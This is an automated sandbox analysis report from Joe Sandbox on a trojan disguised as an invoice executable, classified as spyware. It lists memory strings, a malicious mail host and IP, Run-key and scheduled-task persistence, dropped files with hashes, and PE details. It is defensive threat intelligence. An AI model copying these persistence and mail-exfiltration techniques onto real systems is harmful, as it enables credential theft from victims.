http://www.fontbureau.comalicCC	INVOICE OUTSTANDING.exe, 00000000.00000003.269917714.0000000005D99000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.comic	INVOICE OUTSTANDING.exe, 00000000.00000003.258155841.0000000005DAB000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cnl	INVOICE OUTSTANDING.exe, 00000000.00000003.261791694.0000000005D99000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.261227330.0000000005D94000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.261899825.0000005D9B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comaCC	INVOICE OUTSTANDING.exe, 00000000.00000003.322102237.0000000005D90000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000002.347616586.0000000005D9A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	RegSvcs.exe, 0000000E.00000002.537876981.0000000003511000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fonts.comn	INVOICE OUTSTANDING.exe, 00000000.00000003.258239730.0000000005DAB000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fonts.com	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.258250097.0000000005DB4000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.258179215.0000005DB4000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sandoll.co.kr	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.260100666.0000000005D99000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cnl-s	INVOICE OUTSTANDING.exe, 00000000.00000003.261182333.0000000005DCD000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.de	INVOICE OUTSTANDING.exe, 00000000.00000003.269917714.0000000005D99000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://Vvf6edm0NHgn8Mct.com	RegSvcs.exe, 0000000E.00000002.545492635.000000000386C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	INVOICE OUTSTANDING.exe, 00000000.00000002.334218566.0000000002E75000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comueed	INVOICE OUTSTANDING.exe, 00000000.00000003.267953980.0000000005D99000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comalsd	INVOICE OUTSTANDING.exe, 00000000.00000003.269917714.0000000005D99000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cnr-f	INVOICE OUTSTANDING.exe, 00000000.00000003.261182333.0000000005DCD000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	INVOICE OUTSTANDING.exe, 00000000.00000003.267953980.0000000005D99000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.269917714.0000000005D99000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.268522512.0000000005D9A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comF	INVOICE OUTSTANDING.exe, 00000000.00000003.267953980.0000000005D99000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.269917714.0000000005D99000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.268522512.0000000005D9A000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comcom/pC	INVOICE OUTSTANDING.exe, 00000000.00000003.269917714.0000000005D99000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.agfamonotype.	INVOICE OUTSTANDING.exe, 00000000.00000003.275083576.0000000005DA4000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fonts.comn-u	INVOICE OUTSTANDING.exe, 00000000.00000003.258250097.0000000005DB4000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	RegSvcs.exe, 0000000E.00000002.537876981.0000000003511000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cr%X	INVOICE OUTSTANDING.exe, 00000000.00000003.261782172.0000000005D94000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.comlic	INVOICE OUTSTANDING.exe, 00000000.00000003.258837182.0000000005DAB000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sandoll.co.kre	INVOICE OUTSTANDING.exe, 00000000.00000003.260100666.0000000005D99000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.coma	INVOICE OUTSTANDING.exe, 00000000.00000003.267953980.0000000005D99000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.come.com	INVOICE OUTSTANDING.exe, 00000000.00000003.322102237.0000000005D90000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000002.347616586.0000000005D9A000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.microft.c	RegSvcs.exe, 0000000E.00000003.362147300.00000000067C1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlM	INVOICE OUTSTANDING.exe, 00000000.00000003.268670914.0000000005DCD000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/cabarga.htmlN	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.261791694.0000000005D99000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.261227330.0000005D94000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.261899825.0000000005D9B000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.261182333.0000000005DCD000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/cabarga.html	INVOICE OUTSTANDING.exe, 00000000.00000003.268824829.0000000005DCD000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.268851153.0000000005DCD000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.268670914.0000005DCD000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.268730021.0000000005DCD000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.268758763.0000000005DCD000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.268943050.0000000005DCD000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/pC	INVOICE OUTSTANDING.exe, 00000000.00000003.267953980.0000000005D99000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.267043053.0000000005D98000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.268522512.0000005D9A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.comdif	INVOICE OUTSTANDING.exe, 00000000.00000003.257901573.0000000005DB3000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.258048117.0000000005DB4000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.257978730.0000000005DB4000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.258250097.0000000005DB4000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.257944160.0000000005DB4000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.258298723.0000000005DB4000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.258070392.0000000005DB4000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.257875244.0000000005DB2000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.258179215.0000000005DB4000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://mail.oceanskylogistics.in	RegSvcs.exe, 0000000E.00000002.545492635.000000000386C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comand	INVOICE OUTSTANDING.exe, 00000000.00000003.264428534.0000000005D9D000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.263804833.0000000005D9D000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.264182537.0000000005D9D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
43.255.154.57	mail.oceanskylogistics.in	Singapore		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680571
Start date and time: 08/08/202220:18:10	2022-08-08 20:18:10 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	INVOICE OUTSTANDING.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@11/8@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- Excluded domains from analysis (whitelisted): www.bing.com, ris.api.iris.microsoft.com, client.wns.windows.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:20:23	API Interceptor	1x Sleep call for process: INVOICE OUTSTANDING.exe modified
20:20:50	API Interceptor	541x Sleep call for process: RegSvcs.exe modified
20:20:54	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run kECjS C:\Users\user\AppData\Roaming\kECjS\kECjS.exe
20:21:02	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run kECjS C:\Users\user\AppData\Roaming\kECjS\kECjS.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\INVOICE OUTSTANDING.exe.log

Process:	C:\Users\user\Desktop\INVOICE OUTSTANDING.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kECjS.exe.log

Process:	C:\Users\user\AppData\Roaming\kECjS\kECjS.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	142
Entropy (8bit):	5.090621108356562
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUC7WglAFXMWA2yTMGfsbNRLFS9Am12MFuAvOAsDeieVyn:Q3La/xwczlAFXMWTyAGCDLIP12MUAvvw
MD5:	8C0458BB9EA02D50565175E38D577E35
SHA1:	F0B50702CD6470F3C17D637908F83212FDBDB2F2
SHA-256:	C578E86DB701B9AFA3626E804CF434F9D32272FF59FB32FA9A51835E5A148B53
SHA-512:	804A47494D9A462FFA6F39759480700ECBE5A7F3A15EC3A6330176ED9C04695D2684BF6BF85AB86286D52E7B727436D0BB2E8DA96E20D47740B5CE3F856B5D0
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Temp\tmp69D2.tmp

Process:	C:\Users\user\Desktop\INVOICE OUTSTANDING.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.1822034700146205
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBJYtn:cbh47TlNQ//rydbz9l3YODOLNdq3S
MD5:	2B04C027DCB9FF6FBBB8566586DA0617
SHA1:	A349F8FD51F9D28B0F35CEDD9FFA14A608C419B6
SHA-256:	E0C5C7F2EAC8081C8BF375CE293F7426421D9EDB7873ADFD14B3D851B7208252
SHA-512:	15B6E73A6D0ED9F862D331AA04E76302DC905FF9D9022AE883B17F598BB7919913F44771807CBA1830035646E23031993D1DED132E807CC60321DB33435B9AC9
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\ahgeNfsrA.exe

Process:	C:\Users\user\Desktop\INVOICE OUTSTANDING.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1031168
Entropy (8bit):	7.486735500072679
Encrypted:	false
SSDEEP:	24576:ru18pEJHoMv9vxksAEtn1vH2sP6BqoFi/ep:iipE1oMvPpCsVcpp
MD5:	0FA9D94D6393235F67A17B220902DBFA
SHA1:	3C0AE56AB072F622DA13806B4336F01F7137EE4C
SHA-256:	65EA111F533E1283B202B87434EA207410C1680EADC9B2193C76179EB87DECFC
SHA-512:	1C2D817ADDC45161E63667895E1C54306E5F8F27F4804D6D7A06163B62451B3189E7FA6608B24BB7DD8969B23285286E82750351F1322B2714A31546FAB9B5C5
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....P.....V.... .....@.. ....@.....O..... ....H.....text...\.... ....`.rsrc.....@..@.reloc..... .....@..B.....8.....H.....8~..\H.....p.....(...*&..(!....*.s".....s#.....s$.....s%.....s&.....*...0.....~....o'....+..*.0.....~....o(....+..*.0.....~....o)....+..*.0.....~....o*....+..*.0.....~....o+....+..*.0..<.....~.....(,.....,!r...p.....(-...o....s/.....~....+..*.0.....~.....+..*"".....*.0..&.....(....r5..p~....o0...(1.....t$....+..*...0..&.....(....rC..p~....o0...(1.....

C:\Users\user\AppData\Roaming\kECjS\kECjS.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	45152
Entropy (8bit):	6.149629800481177
Encrypted:	false
SSDEEP:	768:bBbSoy+SdIBf0k2dsYyV6Iq87PiU9FViaLmf:EoOIBf0ddsYy8LUjVBC
MD5:	2867A3817C9245F7CF518524DFD18F28
SHA1:	D7BA2A111CEDD5BF523224B3F1CFE58EEC7C2FDC
SHA-256:	43026DCFF238F20CFF0419924486DEE45178119CFDD0D366B79D67D950A9BF50
SHA-512:	7D3D3DBB42B7966644D716AA9CBC75327B2ACB02E43C61F1DAD4AFE5521F9FE248B33347DFE15B637FB33EB97CDB322BCAEAE08BAE3F2FD863A9AD9B3A4D6B42
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...zX.Z.....0..d.....V.... .....@.. .....".. ..`.....O.....8.....r..`>..... ....H.....text...\c... ...d..... ..`.rsrc...8.....f.....@..@.reloc..... .....p.....@..B.....8.....H.....+...S.....\|...P.....r...p(....*2.(....(....*z..r...p(....(....(.....}....*..{....*.s.....*.0..{.....Q.-.s.....+i~....o....(..... s.....o.....r!..p..(....Q.P,:.P.....(....o....o .....(....o!...o"....,..o#...t.....*..0..(..... ....s$.....o%....X..(....-..*.o&...*.0.....('.....&.....*.*.....0.....(.....&.....*..... .....0.....(.....(....~....,.(....~....o....9]...

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	835
Entropy (8bit):	4.694294591169137
Encrypted:	false
SSDEEP:	24:QWDZh+ragzMZfuMMs1L/JU5fFCkK8T1rTt8:vDZhyoZWM9rU5fFcP
MD5:	6EB47C1CF858E25486E42440074917F2
SHA1:	6A63F93A95E1AE831C393A97158C526A4FA0FAAE
SHA-256:	9B13A3EA948A1071A81787AAC1930B89E30DF22CE13F8FF751F31B5D83E79FFB
SHA-512:	08437AB32E7E905EB11335E670CDD5D999803390710ED39CBC31A2D3F05868D5D0E5D051CCD7B06A85BB466932F99A220463D27FAC29116D241E8ADAC495FA F
Malicious:	**true**
Preview:	# Copyright (c) 1993-2009 Microsoft Corp...#..# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...#..# This file contains the mappings of IP addresses to host names. Each..# entry should be kept on an individual line. The IP address should..# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one..# space...#..# Additionally, comments (such as these) may be inserted on individual..# lines or following the machine name denoted by a '#' symbol...#..# For example:..#..# 102.54.94.97 rhino.acme.com # source server..# 38.25.63.10 x.acme.com # x client host....# localhost name resolution is handled within DNS itself...#.127.0.0.1 localhost..#.::1 localhost....127.0.0.1

\Device\ConDrv	
Process:	C:\Users\user\AppData\Roaming\kECjS\kECjS.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1141
Entropy (8bit):	4.44831826838854
Encrypted:	false
SSDEEP:	24:zKLXkb4DObntKlglUEnfQtvNuNpKOK5aM9YJC:zKL0b4DQntKKH1MqJC
MD5:	1AEB3A784552CFD2AEDEDC1D43A97A4F
SHA1:	804286AB9F8B3DE053222826A69A7CDA3492411A
SHA-256:	0BC438F4B1208E1390C12D375B6CBB08BF47599D1F24BD07799BB1DF384AA293
SHA-512:	5305059BA86D5C2185E590EC036044B2A17ED9FD9863C2E3C7E7D8035EF0C79E53357AF5AE735F7D432BC70156D4BD3ACB42D100CFB05C2FB669EA22368F141 5
Malicious:	false
Preview:	Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....USAGE: regsvcs.exe [options] AssemblyName..Options:.. /? or /help Display this usage message... /fc Find or create target application (default)... /c Create target application, error if it already exists... /exapp Expect an existing application... /tlb:<tlbfile> Filename for the exported type library... /appname:<name> Use the specified name for the target application... /parname:<name> Use the specified name or id for the target partition... /extlb Use an existing type library... /reconfig Re configure existing target application (default)... /noreconfig Don't reconfigure existing target application... /u Uninstall target application... /nologo S uppress logo output... /quiet Suppress logo output and success output... /c

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.486735500072679
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	INVOICE OUTSTANDING.exe
File size:	1031168
MD5:	0fa9d94d6393235f67a17b220902dbfa
SHA1:	3c0ae56ab072f622da13806b4336f01f7137ee4c
SHA256:	65ea111f533e1283b202b87434ea207410c1680eadc9b2193c76179eb87decfc
SHA512:	1c2d817addc45161e63667895e1c54306e5f8f27f4804d6d7a06163b62451b3189e7fa6608b24bb7dd8969b23285286e82750351f1322b2714a31546fab9b5c5
SSDEEP:	24576:ru18pEJHoMv9vxksAEtn1vH2sP6BqoFi/ep:iipE1oMvPpCsVcpp
TLSH:	2D25E0A069EC715AE03912B132F064EA57F6AC37C914D22C7D96B76F87B3EC100A3593
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....P.....V.... .....@.. ....@.....

File Icon

Icon Hash:	f9c9a99884c2d218

Static PE Info

General

Entrypoint:	0x4ce656
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62F102BE [Mon Aug 8 12:34:06 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Copyright Joe Security LLC 2022

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
